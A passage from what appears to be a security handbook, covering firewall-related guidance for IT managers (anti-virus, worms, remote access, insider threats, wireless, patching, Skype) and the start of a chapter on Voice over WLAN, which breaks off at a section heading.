With respect to anti-virus use that is embedded within the currently trendy all-in-one security product offerings: in some respects, anti-virus is only a checkbox item in many of the all-in-one type security products today. Many of these security product vendors use traditional signature-based anti-virus for its low cost, high performance, and simplicity. This will eventually create issues for the security product vendors using them, as next-generation malicious threats take advantage of the inherent limitations of signature-based anti-virus. As the market for all-in-one appliances gains traction and begins to stabilize, I would expect that perhaps individual vendors will begin to differentiate themselves from their competitors by offering higher levels of available anti-virus technology embedded within their products.

Before we end this section on anti-virus considerations, we need to address one more important point: gateway-located anti-virus offers no protection from an internal user plugging in a USB drive with an infected file or a mobile user connecting an infected laptop to the network behind the gateway.

Deploying anti-virus on the desktop can mitigate the risk of an internal user infecting the network by installing an infected file from a floppy or USB device. Some now offer the ability to isolate the user if his anti-virus signatures are not current, thereby helping to mitigate the threat of a mobile user connecting to and infecting the network. However, relying on desktop deployment can have a significant impact on network traffic because infected e-mails are forwarded by the e-mail server to internal users.

The combined approach of gateway- and desktop-based anti-virus deployment is best and can be further enhanced by choosing products that utilize both signature and heuristic approaches. Last, to minimize the risk of one vendor being slower to provide signature updates than another, one suggestion would be to use products from disparate vendors—one vendor on the gateway and a different vendor for the desktop.

In closing, I look at anti-virus technology in a similar way to that of current firewall technology offerings in the market today: whether it is a signature-based anti-virus product or a signature-based firewall offering, the ability to keep up with signatures for known vulnerabilities puts the vendor in an arms race with the hacking community. Although that, in and of itself, is daunting enough, in the long run signature-based methodologies will simply be overrun by the shear number of known signatures for malicious code or packets that the product needs be able to identify in an effort to afford any reasonable level of protection.

146.4.4 Worm Considerations

The SQL Slammer worm struck January 25, 2003, and entire sections of the Internet began to go down almost immediately:

- Within minutes, Level 3's transcontinental chain of routers began to fail, overwhelmed with traffic.
- Three hundred thousand cable modems in Portugal went dark.
- South Korea fell right off the map and 27 million people were without cell phone or Internet service.
- Unconfirmed reports said that 5 of the Internet's 13 root-name servers—all hardened systems—succumbed to the storm of packets.
- Corporate e-mail systems jammed.
- Web sites stopped responding.
- Emergency 911 dispatchers in suburban Seattle resorted to paper.
- Unable to process tickets, Continental Airlines canceled flights from its Newark hub. Most of the company's 75,000 servers were affected within the first 10 min (http://www.csoonline.com/whitepapers/050504_cyberguard/EvolutionoftheKillerWorms.pdf).

SQL Slammer took advantage of a known vulnerability in Microsoft SQL Server software, a limit to the actual number of servers compromised. Using the now-familiar random-address-scanning technique to search for vulnerable hosts, SQL Slammer included elements that enabled it to propagate rapidly:

- By using the inherently faster UDP communications protocol in lieu of TCP as a communications protocol, SQL Slammer eliminated the overhead of a connection-oriented protocol.
- At only 367 bytes, SQL Slammer was one of the smallest worms on record.

A variation of SQL Slammer was reported to have been responsible for a disruption at a nuclear power plant in Ohio on June 20, 2003 (http://www.inel.gov/nationalsecurity/features/powerplay.pdf).

Some reports suggest that a SQL Slammer variant may have played a role in the August 14, 2003, power failure that blacked out cities from Ohio to New York. Damage estimates for SQL Slammer were $1.2 billion (http://www.somix.com/files/SMS-SQL-Slammer-Article.pdf).

146.4.5 Future Worm Considerations

Although worms have evolved from both technological and social engineering perspectives, there has been little change in the basic method of propagation—the initial scanning phase in which the worm looks for the vulnerable hosts. After a worm reaches an installation base of 10,000 or more hosts, propagation becomes exponentially faster. In virtually all cases to date, worms have been slow to find the initial 10,000 or so exploitable hosts. During this scanning phase, worms produce quite a bit of "noise" as they scan random address ranges across the Internet looking for targets. This causes firewalls and IDS systems to generate alerts and serves as an early warning that a new worm is winding its malicious way across the Internet.

All of this is about to change. Future worms will take advantage of new fast scanning routines that will dramatically accelerate the initial propagation phase and even use prescanning data to virtually eliminate that first slow phase of scanning for vulnerable hosts.

This new strain of worms is referred to as a "fast scanning" worm, sometimes called a Warhol worm. An excellent paper that discusses the Warhol worm concept was written by Nicholas C. Weaver at the University of Berkeley in 2001: "A Warhol worm: an Internet plague in 15 min!" (http://www.cs.berkeley.edu/~nweaver/warhol.old.html). This paper is recommended reading for all network administrators.

Even with 14 h of advance warning, networks and systems were completely overwhelmed with the speed of Code Red. There was no chance to defend against SQL Slammer as it circled the globe in about an hour. What will the devastation be when a worm eliminates the initial scanning phase of hunting for 10,000 vulnerable hosts? Estimates indicate that it would take an average of about six minutes for this new type of worm to completely saturate the Internet. It is no longer a matter of how this can be accomplished, it is simply a matter of when. The technology is here to facilitate this new worm. All that is lacking is the attacker with the will and malicious intent.

Here are the top 12 things you can do to harden your enterprise against Worm attacks.

1. Patch all of your systems (both servers and desktops) and remove or disable all unnecessary services.
2. Review your security policy and re-evaluate the business need for services you allow access to on the Internet. Eliminate all but those services that are essential to operating your business.
3. Use application proxies with complete packet inspection on all traffic inbound to your publicly accessible servers.
4. Isolate all publicly accessible servers, each on their own physical network segment. Servers should be grouped by trust, not by convenience.
5. Create granular access controls that prevent your publicly accessible servers from originating connections either to the public Internet or to your intranet.
6. Create access controls to limit outbound access for internal users to only services that are necessary.

7. Strip all potentially malicious e-mail attachments within your SMTP application proxy firewall.
8. Use an anti-virus server on an isolated network segment to eradicate virus and worms from permitted e-mail attachments before allowing e-mail through your firewall.
9. Deploy anti-virus software on all desktops throughout your business.
10. Use ingress anti-spoofing filters on your border router to prevent spoofed packets that are common to worm propagation from entering your network. (Refer to http://www.zvon.org/tmRFC/RFC2827/Output/chapter3.html for a good explanation of ingress filtering.)
11. Use egress anti-spoofing on your border router to prevent a worm or potentially malicious internal user from launching spoofed IP address-related attacks across the Internet from inside your network. (Refer to http://www.sans.org/y2k/egress.htm for a good explanation of egress filtering.)
12. Create an incident response plan that includes an out-of-band communications method to your bandwidth provider so you can head off attacks and shun IP addresses on the provider's border routers, minimizing any impact within your pipe.

146.5 Remote Access Security

Telecommuting offers the enterprise a cost benefit while in many cases also improving the work environment and perhaps even the quality of life for the telecommuter. Unfortunately for many organizations, the rush to telecommuting has not been accompanied with the necessary security mechanisms to mitigate the increased risks that come with remote employee network access.

The first step in implementing telecommuting is to establish a security policy for remote workers. The remote access policy should augment your current enterprise security policy and should provide a periodic re-evaluation of access requirements. At a minimum, the policy should clearly address the following issues:

- Encryption of All data that traverses public networks
- Security of the remote endpoint
    - Firewall
        - Compromised remote laptop or PC can provide complete unimpeded access for a hacker behind the enterprise firewall using the provided VPN tunnel.
    - Anti-virus
        - Out-of-date anti-virus signatures—an antivirus product with signatures that are 30 days or older is as bad as no anti-virus at all.
- Authentication
    - Internal authentication—password
    - External authentication—token
- Personal use of the PC or laptop by the employee
- Actions of a disgruntled employee
- Security management

146.5.1 Encryption of all Data that Traverses Public Networks

The most common solution to encryption for remote telecommuters is client-to-server VPN. Several enterprise firewalls provide IPsec VPN capabilities that can work seamlessly with edge devices at the employee's connection to the Internet. Managing the VPN connection in a small enterprise can be daunting, but it is achievable. However, in the large enterprise with perhaps hundreds or thousands of remote telecommuters, managing VPNs can be overwhelming. The maturity of IPsec VPN technology has caused the primary consideration to move from technology to manageability in selecting VPN solutions.

146.5.2 Security of the Remote Endpoint: Firewalls

In too many organizations, telecommuter security mechanisms are nothing more than a software firewall and anti-virus package on the remote PC or laptop with a VPN client connecting the mobile user to the corporate LAN at a point behind the gateway firewall. Although at first glance this may seem to be a secure solution, there are several risks that need to be considered.

146.5.3 Security of the Remote Endpoint: Anti-Virus Updates

Several firewall vendors now provide validation of anti-virus signatures on remote devices. They quarantine the user and do not allow access to any resources on the LAN while still providing access to the Internet to allow automatic updating of the anti-virus signatures.

146.5.4 Authentication

Authentication within the corporate network has its risks, but they pale in comparison to the risk of authentication across the public Internet. The tools available to the blackhat community, such as Rainbow Crack, have effectively rendered passwords obsolete. The IT manager is able to exercise additional controls within the LAN to mitigate at least some of the risks associated with internal authentication, but for the most part those controls cannot be enforced on the Internet. Although passwords may be acceptable within the LAN (at least for now), any authentication across the Internet has to be fully encrypted and should provide for a token to be used at the endpoint.

146.5.5 Personal Use of the PC or Laptop by the Employee

To minimize the risk of a remote employee laptop or PC being compromised and subsequently impacting the corporate LAN, Internet access for the remote laptop or PC must be controlled. The best solution is to configure the remote laptop or PC to use the enterprise gateway as the user's Internet gateway. This prohibits the user from surfing the Internet without complete policy enforcement by the enterprise gateway. The IT manager gets the benefit of the security mechanisms afforded by the enterprise gateway in providing a degree of control over where the user can surf with URL filtering and a second layer of anti-virus protection provided by the gateway for any files downloaded by the remote user.

146.5.6 Actions of a Disgruntled Employee

The actions of a disgruntled employee can be contained, but that depends on the connection point for remote users to the corporate network. Most organizations simply punch a hole through the corporate gateway and terminate VPN tunnels on a VPN server behind the firewall. This effectively bypasses policy enforcement by the gateway firewall. To facilitate complete policy enforcement, VPN tunnels should terminate at the gateway firewall. In the worst case, the VPN server should be located on a separate network segment and the gateway firewall should provide full policy enforcement for any LAN access.

146.5.7 Security Management

Security policy must be managed from the core of the enterprise to the edge. Relying on an unmanaged end point is a recipe for disaster. The end user should not be able to make any changes to the security policy of the remote firewall. The clearest methodology is to utilize a firewall that operates independently of the laptop or PC. This can be facilitated with a standalone device or with an embedded device that operates independently of the laptop or PC (firewall PCI card). By keeping the firewall independent of the end user you solve the respective management issue. You also minimize the impact of vulnerabilities in the software or OS being taken advantage of by a hacker on the remote device.

146.6 Privacy Issues

Simply put, organizations were not meeting expectations and privacy concerns have reached the point where legislation was needed to ensure that personal privacy is protected. In the U.S. as well as in many other countries, nearly all Internet-related legislation enacted over the past few years has included some form of privacy protection. Privacy protection is much more than simply encrypting your employees' or customers' personal information. It begins by properly securing your Internet gateway and must include properly protecting your complete enterprise network. Rather than repeating it again here, please review the regulatory concerns section of this paper.

Apart from regulatory issues, the IT manager must consider threats to privacy from adware and spyware on internal employees. Current adware and spyware have become significantly more malicious and go well beyond installing cookies and reporting back where your internal users are spending time on the Internet. Recent adware and spyware packages have included payloads that set up keyloggers to capture user personal data and credentials, as well as Trojans that open back channels from the infected host to the hacker. Today, the IT manager must consider adware and spyware as top security threats and deal with them with the urgency and high priority required to mitigate broadening associated risks.

Most adware and spyware today rely upon application-layer vulnerabilities to infect hosts. The first step in mitigating the risk is to prevent adware and spyware from entering the LAN at the gateway. It is crucial that addressing application-layer security be part of your gateway firewall topology.

146.7 Insider Threats

The insider threat to the corporate LAN has been declining since 2000 when it represented nearly 70% of attacks to well under 50% today. However, the hacking tools available for today's malicious users within the LAN have become both much more sophisticated in their capabilities and much easier to use. Although we have seen a decrease in frequency, it is not hard to imagine that with today's tools insider attacks are much more effective.

The first step in mitigating insider threats begins with security policy/procedures. The most important policy area for mitigating the insider threat is how the organization handles employee terminations. Many organizations let respective managers' personal feelings and emotions determine how to handle security decisions when an employee is about to leave the company. Far too many organizations let the employee go about business for the two weeks many employees give as notice rather than risk offending the employees by terminating network access.

There are several schools of thought on how terminations should be handled, but the most effective method is to simply terminate all network access immediately upon learning of the termination.

When an employee is about to leave a company, chances are they have been looking for a job for some time prior to giving notice. The risk of the employee taking the opportunity to send customer lists and other intellectual property belonging to the enterprise directly to a new employer or perhaps home for later use is more common than many imagine. Using content filtering on all outbound access such as e-mail and FTP can help to mitigate the risk and give the HR and legal departments an opportunity to address the issue more effectively.

With any monitoring of employee communications, due care must be taken to properly inform employees that their communication is being monitored by the organization and that all communications using corporate-provided facilities are not private, are the property of the company, and are not intended for the personal use of employees. It is important to have your legal department weigh in on regulatory issues prior to implementing any monitoring or content-filtering programs.

The second-most important policy area is in defining zones of trust for business units within the organization. The zones of trust can then be enforced by either the gateway firewall or with internal firewalls. There should be a clear understanding that the current threat vector is at the application layer. Simply providing access control internally at layer 4 to enforce zones of trust falls short of addressing today's threats.

VLANs are incorporated into most firewalls available for both the gateway and internal use in the LAN. Many organizations today rely on VLAN technology as their primary means of security in separating zones of trust. While VLAN technology has matured and it has been some time since a notable vulnerability surfaced, my preference is to use physical interfaces to separate zones of trust and to use VLAN technology to afford additional segmentation within a specific zone of trust.

Beyond separating zones of trust, there are several other methodologies to support greater risk mitigation for insider threats, i.e., explicit application level access controls, encryption within the LAN, desktop firewalls, anomaly detection, and LAN-segment-based IDS. But it is important to note that the insider threat is a "people" issue, not a technology issue. Just like the Internet threat, you will not solve the insider threat by simply applying technology. Priority should be first placed on policy, procedures, and awareness, then on technology.

146.8 Infrastructure

With respect to firewalls, most infrastructure issues for IT managers can be avoided by simply not using equipment that affords only proprietary technologies. In most cases when I have been contacted about a particular client's infrastructure issue, the root cause was the previous installation of a proprietary product that now limited the client's future decisions.

- Selecting a proprietary VPN capability within a firewall in many cases limits your selection of clients and additional VPN servers to a specific vendor.
    - Care should be taken to use only IPsec-compliant VPN offerings and to validate the range of compliance with a third party such as the Virtual Private Network Consortium (http://www.vpnc.org).
- Selecting a proprietary authentication mechanism within a firewall in many cases limits your ability to expand the use of additional firewalls to that specific vendor.
    - Authentication methodologies such as RADIUS, Kerberos, and Open LDAP are becoming much more common nonvendor-specific alternates to proprietary authentication schemes.
- Selecting a firewall that affords a proprietary methodology to interact with other security products also limits the expansion of your security infrastructure to a limited set of partner vendors.
    - Open-source alternatives such as ICAP offer a viable alternative to vendor-specific communication schemes to third-party products across many different firewall vendor platforms.

There are several other infrastructure issues that are created by poor planning of network architecture. One common example is the failure to plan IP address space properly, thereby limiting addresses for future expansion. Several vendors recognized the need for a niche product to meet this need and a transparent firewall was offered to facilitate the lack of an available IP address. From a security perspective, a transparent firewall acts like a network address translation (NAT) device and also moves the filtering from layer 4, where the IP address is found, to layer 2, where decisions are made based on routing information. After looking carefully at several transparent firewall offerings, most cannot provide the necessary level of inspection to combat today's current threats. One has to wonder whether most infrastructure issues should not be solved by correcting the infrastructure instead of using a band-aid approach and seeking out a niche solution that avoids solving the problem and actually sacrifices security.

The balance of infrastructure considerations such as speed, protocol support, and features such as VLAN support and bandwidth management have been addressed by most mainstream firewall vendors.

146.9 Application Security

With virtually every stateful firewall vendor jumping on the application security bandwagon, the job of the IT manager to select or manage a specific application security solution has become much more difficult.

A firewall vendor's approach to application security reveals a great deal about their basic design philosophy and the resulting capabilities of their network security products. The tried and true practice with strong application proxy firewalls is to allow only the packets that are known to be "good" and to deny everything else. Because most protocols used on the Internet are standards-based, the best approach is to design the application proxy to be fully protocol-aware, and to use the standards as the basis for deciding whether to admit or deny a packet. Only packets that demonstrably conform to the standard are admitted; all others are denied.

Most stateful inspection firewalls—as well as many IDS and IDP products—take the opposite approach. Rather than focusing on recognizing and accepting only good packets, they try to find—and then deny—only the "bad" packets. Such devices are vulnerable because they require updates whenever a new and more creative form of "bad" is unleashed on the Internet. Sometimes, especially with ASIC vendors that implement these packet rules in silicon, it is impossible to make these changes at all without replacing the ASIC itself.

Another problem with the "find and deny the bad" methodology is its intrinsic inefficiency. The list of potentially "bad" things to test for will always be much greater than the pre-defined and standardized list of "good" things. It's a lot like getting into heaven. Virtue should be its own reward.

One can argue that the "find and deny the bad" approach provides additional information about the nature of the attack, and the opportunity to trigger a specific rule and associated alert. However, it is unclear how this really benefits the network administrator. If the attack is denied because it falls outside the realm of "the good," does the administrator really care which attack methodology was being employed? As many have seen with IDS, an administrator in a busy network may be distracted or overwhelmed by useless noise generated by failed attacks.

146.10 Wireless Security

Before we discuss the IT manager's firewall considerations with respect to wireless security, to put it into perspective we need to examine some (but clearly not all) of the more prevalent insecurity issues of wireless networks.

Wireless security has had its share of vulnerabilities. Just three years ago I would have never used the word "secure" in the same sentence as the words "wireless network." But many of the more serious security issues have been addressed and the ease of use and cost savings provided by properly configured wireless networks, for the most part, outweigh current security concerns.

To date the biggest issue with wireless security focused on the weakness of wireless equivalent protocol (WEP), the encryption methodology that was professed to afford an equal level of security as that which would be found in a hard-wired network. A poor implementation of the key scheduling algorithm of RC4 allowed publicly available hacking/cracking tools like AirSnort and WEPcrack to actually calculate the encryption key after passively collecting and analyzing a sufficient number of packets. Having tested AirSnort against my own home 802.llb wireless network, I found that by using a ping flood against the IP address of my access point, I was able to collect enough data to successfully crack the encryption key.

Many chose to implement VPN tunnels over 802.11b to overcome the issues of WEP, but managing VPN tunnels was a labor intensive issue and did not correct the underlying problem. The 802.11i standard seems to be on track for solving many of the insecurities of previous wireless standards. Other solutions to the WEP issue included technology solutions such as LEAP, which reduced the threat imposed by WEP by providing frequent encryption key changes. LEAP was a workable solution but had numerous compatibility issues with the installed base of existing wireless network products and it has simply not become a dominant product in wireless security.

WEP2 was developed as a secure replacement for WEP1 but was found to not be a panacea for the problems that plagued WEP1.

One of the most important developments in securing wireless networks has been WiFi protected access (WPA) as a replacement for WEP. WiFi protected access solves the encryption key issue by periodically generating a unique encryption key for each client. Other enhancements include extensible authentication protocol (EAP) that provides mutual authentication for further security enhancement. Although WPA has solved the WEP problem, it has created a separate issue in that it is a simple matter to run a DoS attack against a WPA-enabled device. A malicious hacker simply has to send two packets per second using the wrong key to bring down the wireless network.

For the IT manager considering firewalls with respect to wireless networks, the most important issue is the placement of the wireless access point. In the past, the most common practice in introducing a wireless network for a corporate LAN was to plug the device in behind the firewall, enable WEP, and perhaps enable MAC address filtering. Quickly, IT managers learned that WEP could be cracked and MAC addresses could be forged, completely bypassing all wireless network security and putting the attacker behind the firewall with full unrestricted access to the enterprise LAN.

Regardless of any promise of security from any new wireless security technology, it is unthinkable to place an access point without firewalling the connection to the LAN.

Although WPA and EAP appear to have solved the encryption and perhaps the authentication issues, it is still prudent to carefully control access to the LAN. Should an attacker compromise a wireless-enabled device, it is conceivable they will use the wireless network to attack the LAN necessitating the use of a firewall. Further, with the most prevalent attacks today taking place at the application layer, it is suggested that the firewall be an application-layer firewall.

146.11 Patch Management

Although many firewall vendors would like you to believe otherwise, patch management is a critical necessity, even for many firewalls. A quick check on the Internet's vulnerability reporting sites offers an eye-opening view of many firewall issues that required immediate patches to protect the private network connected to the Internet from possible compromise or DoS attack.

Beyond recognizing that firewalls are not beyond having vulnerabilities themselves, the next consideration for the IT manager should be handling patch management centrally for all firewalls within the enterprise. Many enterprises today utilize numerous firewalls within their security topology to secure and protect access to and from the LAN. Having to physically touch each and every firewall within the LAN to apply security patches or feature release patches creates a nightmare that most IT managers do not consider until they are in a situation where the task needs to be completed immediately to protect the network.

The best predictor of how to expect the frequency and urgency of firewall vendor patch releases is to examine the respective vendor's legacy of vulnerabilities by researching third-party reporting Web sites.

From a patch management perspective, the firewall vendor's centralized management software should be capable of:

- Automatically periodically checking for available patches
- Downloading and validating the MD5 Hash of the respective patch
- Alerting the administrator to both the availability of the downloaded patch and urgency of the patch
- Allowing the IT manager to schedule/select which firewalls to apply the patch to and when
- Validating the patch has been installed correctly on those firewalls the patch was deployed upon
- Providing periodic "reminder" alerts as to the firewalls the IT manager chose not to apply patches to

146.12 Looking Toward the Future

Few vendors other then those that had always afforded real application-layer security were able to offer meaningful threat mitigation in 2005 to meet the shift to application-layer attacks. Although a flurry of new products or existing product retrofits appeared that tried to apply some form of application filtering at the application layer, most were only reactive in nature and were barely successful at blocking historical attacks.

Three new trends are upon us from the hacker community today:

- Zero-hour threats
- Socially engineering blended threats
- P2P threats—Skype

146.12.1 Zero-Hour Threats

Historically, we had months to respond to new vulnerabilities before they manifested themselves into a viable threat. Simply put, over time the bad guys became better and the time between when a new vulnerability was discovered and when it became a viable threat quickly shrank from months to weeks and then to days. A new term called *zero-day threat* was used to describe these new threats that went from discovered vulnerability to viable threat in as little as 24 h Zero-day threat was unfortunately a short-lived term. By the end of 2005, hackers were developing and releasing exploits that automatically altered their signatures as they infected each and every new machine. Every new compromised machine went on to compromise the next after altering the malicious code in a manner that made it impossible to detect if a signature developed on the current machine were used to detect an attack on the second machine.

The current environment reminds the author of the early days of signature-only anti-virus products. As the threat evolved to the point that it was impossible for vendors to create signatures fast enough to keep up, new methodologies such as heuristics were added to anti-virus products to give them a fighting chance.

Fortunately for the security community at large, application-layer firewalls that work within the construct of the “known good security model” already have an inherent heuristic capability. Those vendors that rely upon signatures only and use the “known bad security model” unfortunately will not be able to afford meaningful protection against the current zero-hour threats we are faced with and will be forced to evolve or perish.

146.12.2 Socially Engineered Blended Threats

The best example of a socially engineered blended threat would be phishing. The hacker uses a socially engineered e-mail to entice a victim to a fake Web site where his credentials are stolen with some form of a “man in the middle” (MITM) attack. The threat requires a combination of methodologies to mitigate the risk:

- Anti-spam
- URL filtering
- Application-layer protection
- Strong two-factor authentication

146.12.3 P2P-Skype: Both a Technical Marvel and Perhaps a Pandora’s Box

- Technical marvel—free high-quality VOIP for the masses.
    - Voice quality is reasonable to very good and you cannot beat the cost—it is free when calling from any Skype-enabled PC to another Skype-enabled PC. Furthermore, the

available feature to call a landline phone from a Skype-enabled PC is reasonably priced, even when looking at international calls. Clearly, the quality and price of calls made with Skype (and other VOIP alternatives) will change telephone communications as we (and the telephone companies) know it today.

- Opening Pandora's box. There are several inherent security risks to permitting the use of Skype or similar P2P/VOIP applications within an enterprise environment:
    - Skype includes the ability to send and receive files similar to other peer to peer programs/services.
    - Because the file transfers are over an encrypted channel (HTTPS), the inbound file transfers can effectively bypass the enterprise gateway security mechanisms.
- Confidential corporate data from within the enterprise could potentially be sent out over the Skype encrypted channel, effectively bypassing any enterprise SOX control mechanisms
    - Skype offers a "chat" capability that also utilizes the encrypted channel that potentially can hide the chat communications from many current chat control mechanisms that have been deployed to attain Sarbanes–Oxley compliance.
    - Lastly, the lack of centralized telephone call records could potentially be another SOX issue.

Because many administrators simply allow internal users to initiate HTTPS sessions to the public Internet, virtually all of the activities taking place when Skype is used will remain hidden to the enterprise security mechanisms.

Version 1.4 of Skype offers the ability to set a registry key to disable file transfers, but a knowledgeable user can simply change the key, restart Skype, and turn the feature back on.

Beyond simply blocking all outbound HTTPS for your users or perhaps using an application-layer defense that is able to participate in the HTTPS handshake and detect a known anomaly unique to Skype, the only other effective methodology to control Skype today is to utilize SSL scanning technologies that effectively facilitate a man-in-the-middle attack on the Skype communication channel. In the simplest of terms, the Skype connection is intercepted by the SSL scanner and is decrypted using a local certificate enabling full content inspection and policy enforcement. If the data is compliant with the enterprise security policy, the connection is then encrypted using the remote certificate and is forwarded across the public Internet to the end point.

146.13 Conclusion

Just a year or so ago, URL filtering was considered a nice thing to have but not a necessity; it now finds itself as a first line of defense in phishing.

Two-factor authentication in the form of tokens were long considered a luxury and are now effectively being mandated by regulatory agencies for Internet banking and I expect will find their way in to environments that are entrusted to secure any personal information such as that which could potentially be used in identity theft and perhaps even medical records.

Moore's law and good software design had eliminated the old trade-off of security and performance for application-layer firewalls with some today offering gigabit wire speed throughput with complete application-layer security. The stateful packet-filtering firewalls that had in the past used their fast performance to displace application firewalls now, after applying filtering at the application layer, find themselves in the awkward position of only being able to handle a fraction of the throughput of their old nemesis, the application-layer firewall.

The premise stated in the conclusion of the original "Firewall Architectures" paper still holds true today.

In spite of claims by respective vendors, no single firewall architecture is the "Holy Grail" in network security. It has been said many times, in many ways by network security experts, "If you believe any one technology is going to solve the Internet security problem, you don't understand the technology and you don't understand the problem."

Unfortunately for the Internet community at large, many administrators today design their security policy for their organization around the limited capabilities of a specific vendor's product. The author firmly believes all firewall architectures have their respective place or role in network security. Selection of any specific firewall architecture should be a function of the organization's security policy and should not be based solely on the limitation of the vendor's proposed solution. When connecting to the public Internet, the only viable methodology in securing a private network is the proper application of multiple firewall architectures to support the organization's security policy and provide the acceptable balance of trust and performance.

Voice over WLAN

Bill Lipiczky

147.1 Introduction

Dropped any cell phone calls lately while you were walking down a hallway or in a stairwell? What if your cell phone vendor could deliver an appliance that would keep you connected by seamlessly routing your call to a wireless local area network (WLAN)? "Voice over Internet Protocol (VoIP)," you gasp, "and wireless at that? No way!" Yes, there *is* a way. Welcome to the era of merging wireless connectivity with the technology of VoIP. This merger could help revolutionize the telecommunications industry. Other landmark technologies have had major impacts on the way we communicate. We saw how the land-line, analog telephone ushered in a new era of one-on-one communications. Then, when analog cell phones arrived, they heralded a new concept of handheld, "mobile" communications—one could actually have a phone conversation and not be restricted by a cord. Now, Voice over Wireless LAN (VoWLAN) has entered the scene and is propelling us closer to a mobile communications panacea by using a public infrastructure (the Internet) to connect us globally. The technology that allows us to sit at our favorite Wireless Fidelity (WiFi) hotspot, sipping a beverage, transmitting our latest proposal, and communicating using Voice over Wireless Fidelity (VoWiFi), exists today and is in current use. This chapter presents the principles behind Voice over Wireless LANs, its challenges and current applications, and the potential of this up-and-coming technology, which could very likely replace the traditional phone system.

147.2 Background

The incredible growth of WLANs and the overwhelming acceptance of VoIP have merged to form the foundation for Voice over Wireless LAN (VoWLAN), sometimes referred to as Voice over Wireless Fidelity (VoWiFi). The use of VoIP, the wired Internet Protocol predecessor to VoWiFi, freed us from our land-based telephones. VoIP technology provided us with a cost-effective alternative to circuit-switched voice networks, otherwise known as the public switched telephone network (PSTN). Designing an overall integration strategy built around voice and data exchange via the Internet led to an increased use of remote connectivity both at work and at home.

Wireless local area network implementations are growing at an astounding rate. This is partially due to the fact that the IEEE 802.11 wireless standards have provided an organized and practical approach to implementing a wireless solution by offering interoperability between wireless LAN access points and wireless clients regardless of vendor. The WiFi Alliance also has promoted these standards and, as a result, has assisted in influencing hardware vendors to include wireless technologies in laptops, personal digital assistants (PDAs), and other WiFi-enabled devices. This in turn has helped spawn the rapid growth of WiFi hotspots, both those internal to an organization as well as those providing access points to the public. Because VoIP is already running over wired IP networks and because WLANs provide wireless access to IP networks, we can now marry these two technologies to get VoIP over WLANs. This marriage provides wireless access to IP networks that supply the ample bandwidth that is necessary as we continue to conceive of new uses for this exciting technology.

The future continues to look promising. As the sales of WiFi integrated devices continue to increase, the demand for more hotspots increases. As investment in the technology increase so, too, will the demand for more creative applications. For example, numerous municipalities are already deploying wireless infrastructures for their citizens. Commercial ventures at airports and cafes provide wireless access. Cell phone vendors are manufacturing appliances that can initiate a voice call using a cellular provider's signal and then latch onto a WiFi hotspot to continue the call. And the innovations just keep on coming.

147.3 The Technologies

147.3.1 Voice over IP (VoIP)

Voice over IP is a technology that has made a tremendous impact on the way people now look at telephone service. Potential VoIP providers took a cautious wait-and-see attitude and monitored the responses early adopters were generating, but it was not necessary to hesitate. Anyone who used VoIP and heard the quality and saw the savings, not only in long distance charges but local add-on charges as well, was hooked. Some employees began to pressure their companies to give VoIP a trial run, and numerous companies bought into the concept. As a result, network and telecommunications vendors saw huge potential in providing VoIP devices if not services. Now the number of VoIP providers has steadily grown, and even major telecommunications carriers have set up VoIP calling plans in markets around the United States. Those who understand how VoIP works quickly realize that it is really a clever reinvention of voice communication. The basic premise of VoIP is that it uses the Internet as the carrier for telephone calls. VoIP converts the telephone voice signal into a digital signal that travels over the Internet then reconverts it to voice on the receiving end, allowing users to speak to anyone with a regular phone number. When placing VoIP calls, users hear a dial tone and then dial just as they normally would.

147.3.2 The Devices

Voice over WiFi is the union of VoIP and wireless LANs. This converged application, VoWLAN, encompasses mobile technologies, telecommunications, data communications, and the Internet. A WiFi handset is a wireless LAN client device and uses the same network infrastructure as PDAs and laptops with wireless capabilities. Because use of a WiFi handset is similar to that of a cell phone, it is not necessary to have continuous high-quality connectivity as the user roams throughout the coverage area. Also, because the wireless phone functions similarly to a wired phone, it requires management and configuration from the local organization's telephone system.

Currently, the three ways to place VoIP calls are via analog telephone adaptor (ATA), IP phones, and computer-to-computer. ATA is the easiest and probably most common method of implementing VoIP, as it simply requires a user to connect a standard phone to the Internet connection via the ATA. The ATA is an analog-to-digital converter that takes the analog signal from the traditional phone, converts it into digital data, and then transmits the digital signal over the Internet. IP phones are customized phones that appear to be normal phones with a handset, cradle, and buttons; however, instead of a standard RJ-11 phone connector, they have an RJ-45 Ethernet connector. IP phones connect directly to a network and contain all of the hardware and software necessary to process the IP call. Vendors are already offering WiFi IP phones that allow subscribing callers to make VoIP calls from any WiFi hotspot. Computer-to-computer VoIP is probably the easiest way to use VoIP. Even long-distance calls are free. Several companies offer free or low-cost software for the use of this type of VoIP. The user simply installs the software, uses the computer's built-in microphone, speakers, and sound card; connects to the Internet; and places a call—a very straightforward setup. The Internet connection should preferably be a fast one, such as cable or digital subscriber line (DSL), and, except for normal monthly ISP fees, there is typically no charge for computer-to-computer calls, no matter the distance. Great news for world travelers!

147.3.3 Wireless Local Area Network (WLAN)

Wireless local area networks (WLANs) give authorized users freedom from network cables and allow them to roam about a building if they so desire while still retaining access to their resources just as if they were sitting at their desks. WLANs can be used to extend an existing wired infrastructure, but they can also stand alone as well, such as WiFi hotspots. Constant pressure is being exerted on vendors and standards bodies to develop technologies that will improve WLAN data rates, range, and security.

The two basic devices in a wireless network are a wireless client and an access device. Wireless clients range from laptops and desktop PCs to PDAs and dual-mode cell phones or any other device that uses wireless communications as its main method of communicating with other network devices. The second device, an access point, is the most common way to connect stations to the WLAN topology; however, the use of wireless switches is growing as well. These are essentially two different categories of network access devices. Access points are typically centrally located devices, and wireless switches are usually distributed devices. Another description might be that traditional access points normally exist in office buildings and cafés and wireless switches are typically used in enterprise WLAN systems. Small to medium businesses (SMBs) may use either an access point or a wireless switch or both. WLANs may also be configured as a peer-to-peer (also known as *ad hoc*) network that allows devices to communicate directly. A simple implementation would connect two laptops using wireless network interface cards (NICs) and then transmit data back and forth with no access point being required. Peer-to-peer WLAN communications can bypass required encryption and authentication controls; therefore, these transmissions are vulnerable and could be easily intercepted and allow unauthorized access to company information.

Sometimes wireless LAN bridges are used to provide a wireless communications link (or bridge) between two wired LANs that are typically located in adjacent buildings. The hardware used in a wireless LAN bridge is similar to a WLAN access point, but instead of only connecting wireless clients to the wired network, bridges are mainly used to connect other wireless LAN bridges to the network.

147.3.4 The Network Infrastructure

